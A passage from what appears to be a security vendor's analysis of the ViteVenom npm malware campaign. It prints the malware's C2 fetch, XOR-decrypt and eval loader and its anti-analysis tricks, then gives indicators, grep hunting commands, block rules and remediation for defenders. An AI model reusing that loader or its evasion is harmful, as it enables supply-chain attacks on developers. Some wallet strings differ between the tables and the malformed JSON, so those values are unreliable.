    'Sec-V': campaignMarker // '*5-*' identifies the campaign
  }
};
var decrypted = xorDecrypt(await httpRequest(opts), 'ThZG+0jfXE6VAG0J');
eval(decrypted);

```

Path	Source	Resilience	Speed
Stage 2A (blockchain)	Tron → Aptos → BSC → XOR	Cannot be taken down	Slower (three API calls)
Stage 2B (direct HTTP)	C ₂ /\$/boot → XOR	Can be firewall-blocked	Fast (one HTTP call)

Anti-analysis techniques

ViteVenom uses the same anti-analysis pattern as ChainVeil:

Anti-tampering guards: Repeated checks verify the `_$_4445` array exists throughout execution. Any researcher-induced modification causes silent exit.

Anti-replay guard: A 30-second cooldown prevents duplicate executions during module loading.

Language:

```
var now = (new Date()).getTime();
if (global._p_t && now - global._p_t < 30000) return;
global._p_t = now;
```

Keyword evasion: All sensitive strings — ‘require’, ‘child_process’, ‘https’, blockchain URLs, XOR keys — are hidden behind `_$_4445` index lookups. A scanner searching for ‘child_process’ in the source will find nothing.

IoC for ChainVeil npm malware “ViteVenom” variant

Campaign summary

Attribute	Value
Campaign cluster name	ViteVenom
Related campaign	ChainVeil (shared Tier-2 infrastructure)
Campaign marker format	<code>global.i='*5-*</code>
Malicious file	<code>bin/vite.js</code>
Obfuscation seed	4606094

C2 servers — block all three

IP address	Port(s)	Campaign
198.105.127[.]210	443, 80	ViteVenom primary — WebSocket RAT , <code>/\$/boot</code> delivery
166.88.54[.]158	443	ChainVeil primary — same operator
23.27.202[.]27	443, 27017	ChainVeil tertiary + MongoDB — same operator

Blockchain infrastructure

Tier	Chain	Address	Purpose
1	Tron	<code>TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF</code>	Stage 2A pointer (ViteVenom)
1	Tron	<code>TFMryB9m6d4k8MRjEVyFRbqKSV1cV2NcpH</code>	Stage 2B pointer (ViteVenom)

Tier	Chain	Address	Purpose
1	Aptos	0x9d202c82...d56519	Stage 2A fallback (ViteVenom)
1	Aptos	0x3d2075f9...f9471	Stage 2B fallback (ViteVenom)
2	Tron	TA48dct6rFW8BXsiLAtjFaVFoSuryMjD3v	Final <u>RAT</u> pointer — SHARED with ChainVeil
2	Aptos	0x533b2dbc...0b1	Tier-2 fallback — SHARED with ChainVeil

BSC payload transactions

Payload	BSC transaction hash
Stage 2A	0x5ab85abe6c67adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0
Stage 2B	0xbcc976e1c8f3dfd93e146ff424836a9635ab36d991a54675635d7fdf30e60616

Cryptographic material

Key	Value	Used for
XOR key (Tier-1, 2A)	2[gWfGj;<:-93Z^C	Decrypt Stage 2A + final <u>RAT</u> from BSC
XOR key (Tier-1, 2B)	m6:tTh^D)cBz?NM]	Decrypt Stage 2B from BSC
XOR key (HTTP)	ThZG+0jfXE6VAG0J	Decrypt /\$/boot HTTP response
BSC delimiter	?.?	Separates junk prefix from encrypted payload

ViteVenom packages

Package	Maintainer	Malicious version(s)	Downloads
@uw010010/vite-tree	uw010010	3.4.2, 3.4.3, 3.6.1 (clean: 3.4.1, 8.1.0)	1,070
@vite-tab/tab	vite-tab	3.15.10	289
@vite-ln/build-ts	vite-ln	5.15.10	252
@vite-mcp/vite-type	vite-mcp	6.44.1	239
@vite-pro/vite-ui	vite-pro	2.5.10	200
@vitets/vite-ts	vitets	1.5.10	194
@vite-ts/vite-ui	vite-ts	6.44.1	176

ChainVeil npm malware “ViteVenom” variant timeline

Date	Event
Feb 27, 2026	ViteVenom Stage 2B wallets activated (Tron + Aptos, 0.3s sync)
Mar 24, 2026	ChainVeil Tier-1 wallets funded, infrastructure expansion
May 18, 2026	First ChainVeil npm packages published (tailwindcss-animations)
May 19, 2026	ViteVenom Stage 2A pointer updated (24th rotation)
Jun 6–10, 2026	ChainVeil burst — nine packages published
~Jun 29, 2026	ViteVenom npm packages begin publishing (seven packages)
Jul 3, 2026	Both clusters reported to npm and taken down — C2 remains online

The ViteVenom Stage 2B infrastructure was activated on **February 27, 2026** — a full month before ChainVeil’s infrastructure expansion in March. With 24 Aptos rotations on the Stage 2A account by May, this infrastructure has been actively maintained for months. The npm packages are simply the latest delivery wrapper on a long-running blockchain C2 backend.




Figure 9: Combined campaign timeline showing ViteVenom and ChainVeil milestones

Detection and remediation

Check if you are affected

Language:

```
# Check for any ViteVenom package
for p in @vite-pro/vite-ui @vitets/vite-ts @vite-ts/vite-ui \
  @vite-mcp/vite-type @uw010010/vite-tree \
```

```

    @vite-tab/tab @vite-ln/build-ts; do
    npm ls "$p" 2>/dev/null | grep -q "$p" && echo "INFECTED: $p"
done

# Hunt the malicious file
find node_modules -path '*bin/vite.js' \
  -exec grep -l "global.i" {} \;

# Scan lockfiles
grep -rEn '@vite-(pro|ts|mcp|tab|ln)/|@vitets/|@uw010010/' \
  --include='package-lock.json' \
  --include='pnpm-lock.yaml' \
  --include='yarn.lock'

# Hunt shared infrastructure signatures in any JS file
grep -rP '(trongrid\.io|aptoslabs\.com|bsc-dataseed|2\[gWfGj\])' \
  --include='*.js'

```

Network indicators

Language:

```

# Block all three C2s – same operator
block ip 198.105.127.210 any # ViteVenom
block ip 166.88.54.158 any # ChainVeil primary
block ip 23.27.202.27 any # ChainVeil tertiary

```

Remediation steps

If a machine is compromised:

1. Uninstall all ViteVenom packages from every project. Check lockfiles across all repositories — a teammate's lockfile may pull one in.
2. The real Vite packages are under the `@vitejs/*` scope (`@vitejs/plugin-react`, `@vitejs/plugin-legacy`). Install those if needed.
3. Kill orphaned `'node -e'` processes running with detached: true.
4. Inspect `.bashrc`, `.zshrc`, and `.profile` for content injected after 200+ spaces of whitespace padding — the RAT hides persistence code this way.
5. Rotate all credentials immediately — Secure Shell (SSH) keys, npm tokens, cloud credentials, API keys, environment variables.
6. Block all three C2 IPs at the network level: 198.105.127[.]210, 166.88.54[.]158, 23.27.202[.]27.
7. Search for machine ID files: `find / -name 'machineId' -path '*/..*/*'`
8. Audit your full dependency tree for any packages from suspicious `@vite-*` scopes.

Conclusion

When we published ChainVeil, we predicted the unused C2 servers and the three-tier routing architecture implied additional campaigns were already running. ViteVenom confirms that prediction. The same Tier-2 blockchain infrastructure, the same XOR keys, and the same final RAT payload connect both clusters to the same backend. The surface-level differences — different package names, different maintainer accounts, different Tier-1 wallets, different malicious file paths — are consistent with how a single operator would compartmentalize multiple distribution tracks to limit exposure.

Key takeaways:

- **The blockchain C2 infrastructure is the persistent layer.** ChainVeil packages were taken down. ViteVenom packages were taken down. The Tier-2 blockchain wallets, the BSC transactions, and the C2 servers remained fully operational throughout. Defenders should treat shared infrastructure signatures — XOR keys, wallet addresses, BSC delimiter, C2 IPs — as the primary detection layer, not individual package names.
- **Scoped packages are a more sophisticated delivery mechanism.** ViteVenom's @vite-pro/*, @vite-ts/*, and @vitets/* scopes look more trustworthy than unscoped typosquats. The @vitets scope is one character from the legitimate @vitest framework with 10 million weekly downloads. Dependency review tools need to account for scoped impersonation, not just name similarity.
- **Mixed clean and malicious versions defeat version-based scanning.** The @uw010010/vite-tree package published clean versions 3.4.1 and 8.1.0 alongside malicious versions 3.4.2, 3.4.3, and 3.6.1. A scanner or reviewer checking only the latest version would see nothing wrong.
- **The operation is ongoing.** The Stage 2B wallet was activated in February 2026. The Stage 2A account has 24 rotations. All three C2 servers remain online. The infrastructure predates both known campaign clusters, and we expect additional distribution tracks targeting other JavaScript ecosystems.

Attribution note: We attribute both ViteVenom and ChainVeil to the same operator with high confidence based on shared Tier-2 wallet addresses, shared cryptographic keys, and consistent deployment tooling and timing patterns. That said, blockchain attribution carries inherent limitations without corroborating identity evidence. A shared-infrastructure-as-a-service model cannot be ruled out on technical grounds alone. We present the evidence and our assessment; readers should weigh both.

Security Information and Event Management (SIEM) configuration (machine-readable IoC)

Language:

```
{
  "campaign_cluster": "ViteVenom",
  "related_campaign": "ChainVeil",
  "marker_format": "*5-*",
  "packages": [
    {
      "name": "@uw010010/vite-tree",
      "maintainer": "uw010010",
      "malicious_versions": ["3.4.2", "3.4.3", "3.6.1"],
      "clean_versions": ["3.4.1", "8.1.0"],
      "downloads": 1070,
    },
    {
      "name": "@vite-tab/tab",
      "maintainer": "vite-tab",
      "versions": ["3.15.10"],
      "downloads": 289,
    },
    {
      "name": "@vite-ln/build-ts",
      "maintainer": "vite-ln",
      "versions": ["5.15.10"],
      "downloads": 252,
    },
  ]
}
```

```
{
  "name": "@vite-mcp/vite-type",
  "maintainer": "vite-mcp",
  "versions": ["6.44.1"],
  "downloads": 239,
  "name": "@vite-pro/vite-ui",
  "maintainer": "vite-pro",
  "versions": ["2.5.10"],
  "downloads": 200,
  "name": "@vitets/vite-ts",
  "maintainer": "vitets",
  "versions": ["1.5.10"],
  "downloads": 194,
  "name": "@vite-ts/vite-ui",
  "maintainer": "vite-ts",
  "versions": ["6.44.1"],
  "downloads": 176
},
"c2_servers": [
  {
    "ip": "198.105.127.210",
    "ports": [443, 80],
    "campaign": "ViteVenom"
  },
  {
    "ip": "166.88.54.158",
    "ports": [443],
    "campaign": "ChainVeil"
  },
  {
    "ip": "23.27.202.27",
    "ports": [443, 27017],
    "campaign": "ChainVeil"
  }
],
"blockchain_wallets": {
  "tron_tier1_vitevenom": [
    "TCqf6ZkaQD84vYsC2cuu1jRwB6JveTaRrF",
    "TFMryB9m6d4kBMRjEVyFRbqKSV1cV2NcpH"
  ],
  "aptos_tier1_vitevenom": [
    "0x9d202c824402ca89e9aacc2390b6f8b332ae743caa1469c695feb2781d56519",
    "0x3d2075f97b7b1e3234bd653779d21c605d7d8c6ec9c98d983880be5c7f4f9471"
  ],
  "tron_tier2_shared": "TA48dct6rFW8BXsiLatjFaVfSuryMjD3v",
  "aptos_tier2_shared": "0x533b2dbcaeff19cd1f799234a27b578d713d8fcaa341b7501e4526106483e0b1"
},
"bsc_transactions": [
  "0x5ab85abe6c67adb94322e5700a36915c38d1db1e604920da8aa4fcb530408af0",
  "0xbcc976e1c8f3dfd93e146ff424836a9635ab36d991a54675635d7fdf30e60616"
],
"xor_keys": [
  "2[gWfGj;<:-93Z^C",
  "m6:tTh^D)cBz?NM]",
  "ThZG+0jfXE6VAG0J"
]
}
```

Feature image includes a colorized and cropped version of “[Chain BW-1](#)” by [Gary Millar](#), [CC BY 2.0](#)

Tags:

Malicious Packages

NPM

Open-Source Projects

Open-Source Supply Chain

Software Supply Chain Security

Source: <https://checkmarx.com/zero-post/sequel-to-chainveil-npm-malware-targets-vite-ecosystem/>